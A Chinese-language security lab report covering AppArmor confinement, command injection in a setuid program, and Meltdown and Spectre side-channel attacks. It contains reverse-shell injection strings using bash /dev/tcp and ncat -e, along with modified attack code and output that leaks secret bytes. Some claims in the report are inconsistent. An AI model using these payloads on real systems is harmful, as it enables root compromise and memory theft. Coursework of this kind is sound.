# 一、AppArmor实验

## 任务1：实现对ping程序的访问控制

> 针对 ping (/bin/ping)程序，使用 apparmor 进行访问控制。尝试修改 profile，使得 ping 程序的功能无法完成。


首先使用如下命令开启AppArmor服务，并安装相关软件包：

```
sudo systemctl start apparmor  # 开启服务
sudo apt install apparmor-profiles
sudo apt install apparmor-utils
```

接着使用如下命令为ping程序设置访问控制：

```
sudo aa-genprof /bin/ping
```

将网络相关的权限设置为Deny或Ignore，访问控制配置具体如下图所示：




随后运行ping程序进行测试，观察到无法运行，如下图：


## 任务2：实现对目标程序的命令注入攻击和访问控制

> （1）编译以下程序，设置 setuid root 权限；通过命令注入攻击， 创建 reverse shell。
>
> （2）使用 apparmor 对该程序进行访问控制，禁止 attacker 通过命令注入创建 reverse shell；命令注入方法：./command “localfile; ls”
>
> （3）使用 apparmor 对该程序进行访问控制，允许 attacker 通过命令注入创建 reverse shell，但attacker 在 reverse shell 中的能使用的命令限制为 ls, whoami；

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {
char cat[] = "cat ";
char *command;
size_t commandLength;

commandLength = strlen(cat) + strlen(argv[1]) + 1;
command = (char *)malloc(commandLength);
strncpy(command, cat, commandLength);
strncat(command, argv[1], commandLength - strlen(cat));
```

```
setuid(0);  // here
setgid(0);  // here
system(command);
return 0;
}
```

> 提示：可以尝试去掉程序中标注的代码，实验 setuid root 权限的程序，观察是否可以继续获得 root 权限。

## 创建反向shell

使用如下命令编译该程序并执行Set-UID：

```
gcc -o command command.c
sudo chown root command
sudo chmod u+s command
```

```
kali@kali:~/workspace/apparmorExperiemt$ gcc -o command command.c -w
kali@kali:~/workspace/apparmorExperiemt$ sudo chown root command
kali@kali:~/workspace/apparmorExperiemt$ sudo chmod u+s command
kali@kali:~/workspace/apparmorExperiemt$ ll command
-rwsr-xr-x 1 root kali 16920 Jun 22 10:25 command
kali@kali:~/workspace/apparmorExperiemt$
```

使用如下命令进行监听和注入以实现反向shell的获取：

```
nc -l -p 9090 -v  # 监听
./command "localfile; bash -c  \"bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1\""
 # 注入

./command "localfile; ncat 127.0.0.1 9090 -e /bin/sh"
```

观察到root权限的反向shell成功创建，如下图：

```
kali@kali:~/workspace/apparmorExperiemt$ ./command "localfile; bash -c  \"bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1\""


kali@kali:~$ nc -l -p 9090 -v
listening on [any] 9090 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 50320
root@kali:~/workspace/apparmorExperiemt#
```

## 权限控制以禁止创建反向shell

使用AppArmor限制command程序对net的访问，其配置文件如下：

```
kali@kali:~/workspace/apparmorExperiemt$ sudo cat /etc/apparmor.d/home.kali.workspace.apparmorExperiemt.command
# Last Modified: Tue Jun 22 11:48:25 2021
#include <tunables/global>

/home/kali/workspace/apparmorExperiemt/command {
  #include <abstractions/base>
  #include <abstractions/postfix-common>

  /home/kali/workspace/apparmorExperiemt/command mr,
  /usr/bin/dash mrix,

}
kali@kali:~/workspace/apparmorExperiemt$
```

对程序进行测试，观察到无法创建反向shell，如下图：

```
kali@kali:~/workspace/apparmorExperiemt$ ./command "localfile; bash -c  \"bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1\""
sh: 1: cat: Permission denied
sh: 1: bash: Permission denied
kali@kali:~/workspace/apparmorExperiemt$


kali@kali:~/workspace/apparmorExperiemt$ nc -l -p 9090 -v
listening on [any] 9090 ...
```

## 权限控制以支持反向shell并限制仅能执行ls和whoami指令

使用AppArmor限制相应的命令文件，其配置文件如下：

```
File  Edit  View  Search  Terminal  Help
# Last Modified: Fri Jun 25 21:06:20 2021
#include <tunables/global>

/home/lyg/workspace/tmp/command {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/consoles>
  #include <abstractions/evince>
  #include <abstractions/nameservice>
  #include <abstractions/postfix-common>

  capability dac_read_search,

  /bin/bash mrix,
  /bin/cat mrix,
  /bin/dash mrix,
  /bin/lesspipe mrix,
  /home/*/.bash_history rw,
  /home/*/.bashrc r,
  /home/*/workspace/tmp/ r,
  /home/lyg/workspace/tmp/command mr,
  /home/lyg/workspace/tmp/localfile r,
  /lib/x86_64-linux-gnu/ld-*.so mr,
  /usr/bin/whoami mrix,
  /bin/ls mrix,
  owner /etc/init.d/ r,
  owner /usr/bin/dircolors mr,

}
~
```

对程序进行测试，观察到获得root权限的反向shell，但shell内除ls和whoami指令外不能执行其他命令，如下图：

```
lyg@VM: ~/workspace/tmp
File  Edit  View  Search  Terminal  Help
lyg@VM:~/workspace/tmp$ ./command "localfile; bash -c  \"bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1\""
Congratulation Yige LIU*_*

lyg@VM: ~
File  Edit  View  Search  Terminal  Help
lyg@VM:~$ nc -l -p 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from localhost 49712 received!
bash: /home/lyg/.bashrc: Permission denied
root@VM:~/workspace/tmp# ls
ls
command
command.c
localfile
root@VM:~/workspace/tmp# whoami
whoami
root
root@VM:~/workspace/tmp# tail localfile
tail localfile
bash: /usr/bin/tail: Permission denied
root@VM:~/workspace/tmp#
```

# 二、Meltdown实验

## 任务1：Cache和Memory的数据读取

> 编译并运行 CacheTime.c，运行程序 10 次，观察输出。从实验中， 你需要找到一个可用于区分两种类型的内存访问（Cache 和 memory） 的阈值。

使用如下命令编译“CachTime.c”：

```
gcc -o CacheTime CacheTime.c -msse2
```

多次运行该程序，观察到对第3和7号数组空间的访问速度明显高于对其他数组空间的访问，如下图：

```
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 1158 CPU cycles
Access time for array[1*4096]: 232 CPU cycles
Access time for array[2*4096]: 256 CPU cycles
Access time for array[3*4096]: 80 CPU cycles
Access time for array[4*4096]: 260 CPU cycles
Access time for array[5*4096]: 232 CPU cycles
Access time for array[6*4096]: 274 CPU cycles
Access time for array[7*4096]: 98 CPU cycles
Access time for array[8*4096]: 270 CPU cycles
Access time for array[9*4096]: 448 CPU cycles
[06/21/21]seed@VM:~/.../Meltdown_Attack$
```

这是由于在CacheTime程序中，清空所有数组所在Cache空间后，首先先访问了第3和7号数组空间，此时该空间数据已加载进Cache，因此当与其他数组空间一起再次访问时，速度会更高。

# 任务2：使用Cache作为Side Channel

> 编译并运行 FlushReload.c，运行程序多次，观察输出。并将阈值 CACHE_HIT_THRESHOLD 调整为从任务 1 派生的阈值（此代码中 使用 80）。

根据对任务1中输出数据的分析，将阈值CACHE_HIT_THRESHOLD调整为100，并使用如下命令编译“FlushReload.c”：

```
gcc -o FlushReload FlushReload.c -msse2
```

随后多次运行该程序，如下图：

```
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[06/21/21]seed@VM:~/.../Meltdown_Attack$
```

观察到94号数组空间在Cache中，该程序的原理与任务1中程序的原理一致，利用Cache作为侧信道完成信息泄露，因此可以通过上述方法获取到程序中的secret值。

# 任务3：将秘密数据放入内核空间

> 编译 MeltdownKernel.c，按照该内核模块，并使用 dmesg 发现秘密 数据的地址。
>
> ```
> make
> sudo insmod MeltdownKernel.ko
> dmesg | grep 'secret data address'
> ```

使用如下命令编译“MeltdownKernel.c”并装载至内核：

```
make
sudo insmod MeltdownKernel.ko
```

```
[06/21/21]seed@VM:~/.../Meltdown_Attack$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/workspace/Meltdown_Attack modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/workspace/Meltdown_Attack/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/workspace/Meltdown_Attack/MeltdownKernel.mod.o
  LD [M]  /home/seed/workspace/Meltdown_Attack/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[06/21/21]seed@VM:~/.../Meltdown_Attack$ sudo insmod MeltdownKernel.ko
[06/21/21]seed@VM:~/.../Meltdown_Attack$
```

随后使用dmesg指令获取秘密数据的地址，如下：

```
dmesg | grep 'secret data address'
```

```
[06/21/21]seed@VM:~/.../Meltdown_Attack$ dmesg | grep 'secret data address'
[38613.570068] secret data address:f9102000
[06/21/21]seed@VM:~/.../Meltdown_Attack$
```

观察到秘密数据地址值为0xf9102000。这是由于在装载该内核程序时，该程序向日志文件输出了秘密数据的地址信息。

# 任务4：乱序执行

> 编译并运行 MeltdownExperiment.c，记录并解释你的观察。

修改该程序阈值CACHE_HIT_THRESHOLD值为100，修改meltdown()访问地址为0xf9102000，并使用如下命令编译“MeltdownExperiment.c”：

```
gcc -o MeltdownExperiment MeltdownExperiment.c -msse2
```

随后运行该程序，观察到其输出被访问过的Cache信息，是7号数组空间，如下图：

```
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[06/21/21]seed@VM:~/.../Meltdown_Attack$
```

Meltdown的原理与上述任务同理，不再赘述。需要解释的是：第一，代码执行的过程；第二，乱序执行的关键作用。代码执行过程为：当第一次调用sigsetjmp()函数时，作为直接调用，此时会返回0，即会接着执行meltdown()函数。又因为使用了signal()函数并设置了SIGSEGV信号，当发生段错误时会执行catch)_segv()函数，该函数中调用了siglongjmp()函数导致跳转至sigsetjmp()执行，此时返回值为1，因此会输出“Memory access violation!”字符串，而段错误的发生是meltdown()函数访问了0xfb61b000非法地址引起的。乱序执行的作用：当执行meltdown()函数时，尽管对7号数组空间的访问在段错误后，但是由于该访问与其前面的语句所包含的变量均无关，因此会乱序先执行该访问语句，故段错误的发生并不会影响数组的访问。也正是由于乱序访问，才使得Meltdown攻击成功输出秘密数据。

# 任务5：基本的Meltdown攻击

> 1. 按照 Section 6.1，修改 MeltdownExperiment.c，记录并解释你的 观察；
> 2. 按照 Section 6.2，修改 MeltdownExperiment.c，将秘密数据预先 cache，记录并解释你的观察；
> 3. 按 照 Section 6.3 ， 修改 MeltdownExperiment.c ， 使用 meltdown_asm()取代 meltdown()函数，并增加或者减少汇编代 码中循环的次数，记录并解释你的观察；

## 简易方法

将“MeltdownExperiment.c”文件中的“array[7 * 4096 + DELTA] += 1”修改为“array[kernel_data * 4096 + DELTA] += 1”，随后编译并执行该程序，如下图：

```
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/21/21]seed@VM:~/.../Meltdown_Attack$
```

多次运行该程序，观察到均不能成功。这是由于此时数组访问语句中包含在其前方执行赋值的变量即kernel_data，因此不再乱序执行。故当发生段错误后，直接跳转至sigsetjmp()函数而不再执行数组访问语句（实际是乱序执行速度慢于安全检查的速度），这也导致没有数组空间在Cache被清空后提前加载至Cache，即无法产生基于Cache的侧信道用来泄露数据。

## 通过缓存秘密数据来改进攻击

在main()函数中的flushSideChannel()函数和if条件语句之间添加如下代码：

```
int fd = open("/proc/secret_data", O_RDONLY);
if (fd < 0) {
    perror("open");
    return -1;
}
int ret = pread(fd, NULL, 0, 0);  // 导致秘密数据加载进Cache
```

随后编译并执行，如下图：

```
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/21/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/21/21]seed@VM:~/.../Meltdown_Attack$
```

多次运行该程序（40次以上），观察到仍不能攻击成功。该方法的本质仍是利用了乱序执行，实际当执行对kernel_data的赋值语句后仍会执行数组访问语句，同时还会对kernel_data的赋值进行安全检查，只要乱序执行的速度高于安全检查的速度，便仍能实现将kernel_data对应的数组空间加载至Cachel以实现Meltdown攻击。上述方法正是利用了这一点，在发起攻击前试图加载内核秘密数据至缓存，具体做法为：让用户级程序调用内核模块中的一个函数，该函数将访问秘密数据而不泄露给用户级程序，而这种访问的副作用是，秘密数据现在在CPU的缓存中。

## 使用汇编代码触发Meltdown

将源文件中对meltdown()函数的调用替换为对meltdown_asm()函数的调用，并编译运行该程序，如下图：

```
[06/23/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/23/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/23/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/23/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/23/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownExperiment
Memory access violation!
[06/23/21]seed@VM:~/.../Meltdown_Attack$
```

在经过60次以上运行后，该攻击成功仍没有泄露出了秘密数据。该方法通过添加并不发生实际作用的代码并对其进行多次循环来减缓对kernel_data的安全检查，从而促进乱序执行。在减小循环次数后，易知Meltdown攻击成功的概率将下降直至无法成功。

# 任务6：更有效的Meltdown攻击

> 1. 按照 Section 7，编译并执行 MeltdownAttack.c，记录并解释你的观察。该代码只窃取内核的一个字节的秘密。
> 2. 上述内核模块中的实际秘密有 8 个字节。 请尝试修改上面的代码以获取所有 8 个字节的秘密数据。

修改该程序阈值CACHE_HIT_THRESHOLD值为100，修改meltdown()访问地址为0xf9102000，并使用如下命令编译“MeltdownAttack.c”：

```
gcc -o MeltdownAttack MeltdownAttack.c -msse2
```

随后运行该程序，观察到输出secret的第一个字节值为83，对应字符‘S’，该值命中了591次，如下图：

```
[06/23/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 591
[06/23/21]seed@VM:~/.../Meltdown_Attack$
```

一次运行即可得到秘密值，这是由于利用循环进行了1000次攻击过程。该程序和任务5中的最强的攻击采用的原理一致，因此不再赘述。

为能获得内核模块中8个字节的秘密值，修改main()函数如下图所示：

```c
int main() {
    int i, j, ret = 0;

    // Register signal handler
    signal(SIGSEGV, catch_segv);

    int fd = open("/proc/secret_data", O_RDONLY);
    if (fd < 0) {
        perror("open");
        return -1;
    }

    for (int k = 0; k < 8; k++) {
        memset(scores, 0, sizeof(scores));
        flushSideChannel();

        // Retry 1000 times on the same address.
        for (i = 0; i < 1000; i++) {
            ret = pread(fd, NULL, 0, 0);
            if (ret < 0) {
                perror("pread");
                break;
            }

            // Flush the probing array
            for (j = 0; j < 256; j++)
                _mm_clflush(&array[j * 4096 + DELTA]);
            if (sigsetjmp(jbuf, 1) == 0) {
                meltdown_asm(0xf9102000 + k);
            }

            reloadSideChannelImproved();
        }

        // Find the index with the highest score.
        int max = 0;
        for (i = 0; i < 256; i++) {
            if (scores[max] < scores[i]) max = i;
        }

        printf("The secret value is %d %c\n", max, max);
        printf("The number of hits is %d\n", scores[max]);
    }

    return 0;
}
```

执行该修改后的程序，观察到成功泄露出内核地址空间中完整的secret字符串值，如下图：

```
[06/23/21]seed@VM:~/.../Meltdown_Attack$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 103
The secret value is 69 E
The number of hits is 371
The secret value is 69 E
The number of hits is 170
The secret value is 68 D
The number of hits is 232
The secret value is 76 L
The number of hits is 657
The secret value is 97 a
The number of hits is 564
The secret value is 98 b
The number of hits is 511
The secret value is 115 s
The number of hits is 93
[06/23/21]seed@VM:~/.../Meltdown_Attack$
```

# 三、Spectre实验

# 任务1：预测执行

> 1. 编译并运行 SpectreExperiment.c，运行程序多次，观察输出。
> 2. 如下图所示，注释掉标有星号的行并再次执行，解释你的观察。 完成后，取消注释，以便后续任务不受影响。
> 3. 将代码行 4 的函数调用参数替换为 i + 2，再次运行代码并解释你 的观察结果。

## 乱序执行

修改该程序阈值CACHE_HIT_THRESHOLD值为100，并使用如下命令编译“SpectreExperiment.c”：

```
gcc -o SpectreExperiment SpectreExperiment.c -msse2
```

运行该程序，观察到输出secret值为97。这是由于该程序首先对CPU进行了训练，对满足victim()判断条件的语句进行了训练式访问，即对10号数组空间以下的单元进行了预训练，让CPU认为每次if都能符合判断，进而执行赋值语句。而这种训练导致了当不符合if条件语句的访问产生时，也会执行下一条语句（乱序执行的支持），导致secret值对应的数组空间被加载进Cache，故在后期再次访问数组空间时该空间访问速度明显高于其他块。

## 注释掉代码的测试

注释掉所有用于训练的_mm_clflush()后，编译多次运行程序仍不再能输出任何信息，如下图：

```
[06/22/21]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[06/22/21]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[06/22/21]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[06/22/21]seed@VM:~/.../Spectre_Attack$
```

这是由于用于训练的_mm_clflush()函数对size进行了刷新，避免size值对训练产生影响，使得乱序执行更加快速。随后恢复注释掉的语句，避免影响后续实验。

## 替换掉代码的测试

将训练使用的victim()函数调用参数更改为“i+2”后，编译并多次运行程序，仍不能输出任何信息，如下图：

```
[06/22/21]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[06/22/21]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[06/22/21]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[06/22/21]seed@VM:~/.../Spectre_Attack$ ./SpectreExperiment
[06/22/21]seed@VM:~/.../Spectre_Attack$
```

这是因为，在最后几轮训练中，由于i+2的值已大于size值，导致CPU记录下该if判断失败的情况，从而导致训练的失败，尽管前期训练达到目的，但最终前功尽弃。


# 任务2：Spectre攻击

> 编译并运行 SpectreAttack.c，运行程序多次，观察是否有一致性的输出。

修改该程序阈值CACHE_HIT_THRESHOLD值为100，并使用如下命令编译“SpectreAttack.c”：

```
gcc -o SpectreAttack SpectreAttack.c -msse2
```

多次运行程序，观察到可以成功输出secret值中的第一个字节，即83（字符‘S’）。多次执行的结果具有一致性，如下图：




这是由于，对if条件语句的判断进行了训练，因此当执行判断时，由于存在乱序执行，CPU会根据之前的训练结果先执行赋值语句，而此时访问的地址为secret值对应的数组空间，该数组空间被加载进Cache。因此当再次执行时其访问速度会较快，故可以通过较高速度的数组空间号来得知secret值，实际上高速访问数组空间号即为secret值。


# 任务3：改进的Spectre攻击

> 1. 编译并运行 SpectreImproved.c，运行程序多次，观察是否有一致性的输出。
> 2. 尝试扩展上述代码，以获取所有的秘密数据。

修改该程序阈值CACHE_HIT_THRESHOLD值为100，并使用如下命令编译“SpectreAttackImproved.c”：

```
gcc -o SpectreAttackImproved SpectreAttackImproved.c -msse2
```

多次运行该程序，观察到结果具有一致性，输出的信息均为secret的第一个字符值，如下图：





将上述代码中的main()函数修改为如下形式：

```
int main() {
    int i, k;
    uint8_t s;
    for (k = 0; k < strlen(secret); k++) {
        size_t larger_x = (size_t)(secret - (char*)buffer + k);
        flushSideChannel();
        for (i = 0; i<256; i++) scores[i] = 0;
        for (i = 0; i < 1000; i++) {
            spectreAttack(larger_x);
            reloadSideChannelImproved();
        }
        int max = 1;
        for (i = 1; i < 256; i++){
            if(scores[max] < scores[i]) max = i;
        }
        printf("Reading secret value at %p = ", (void*)larger_x);
        printf("The  secret value is %d %c\n", max, max);
        printf("The number of hits is %d\n", scores[max]);
    }

    return (0);
}
```

运行该程序，观察到成功输出secret字符串值，如下图：


[06/22/21]seed@VM:~/.../Spectre_Attack$ ./SpectreAttackImproved
Reading secret value at 0xffffe878 = The  secret value is 83 S
The number of hits is 75
Reading secret value at 0xffffe879 = The  secret value is 111 o
The number of hits is 217
Reading secret value at 0xffffe87a = The  secret value is 109 m
The number of hits is 179
Reading secret value at 0xffffe87b = The  secret value is 101 e
The number of hits is 2
Reading secret value at 0xffffe87c = The  secret value is 32
The number of hits is 123
Reading secret value at 0xffffe87d = The  secret value is 83 S
The number of hits is 35
Reading secret value at 0xffffe87e = The  secret value is 101 e
The number of hits is 34
Reading secret value at 0xffffe87f = The  secret value is 99 c
The number of hits is 116
Reading secret value at 0xffffe880 = The  secret value is 114 r
The number of hits is 180
Reading secret value at 0xffffe881 = The  secret value is 101 e
The number of hits is 49
Reading secret value at 0xffffe882 = The  secret value is 116 t
The number of hits is 28
Reading secret value at 0xffffe883 = The  secret value is 32
The number of hits is 52
Reading secret value at 0xffffe884 = The  secret value is 86 V
The number of hits is 247
Reading secret value at 0xffffe885 = The  secret value is 97 a
The number of hits is 79
Reading secret value at 0xffffe886 = The  secret value is 108 l
The number of hits is 48
Reading secret value at 0xffffe887 = The  secret value is 117 u
The number of hits is 304
Reading secret value at 0xffffe888 = The  secret value is 101 e
The number of hits is 308
[06/22/21]seed@VM:~/.../Spectre Attack$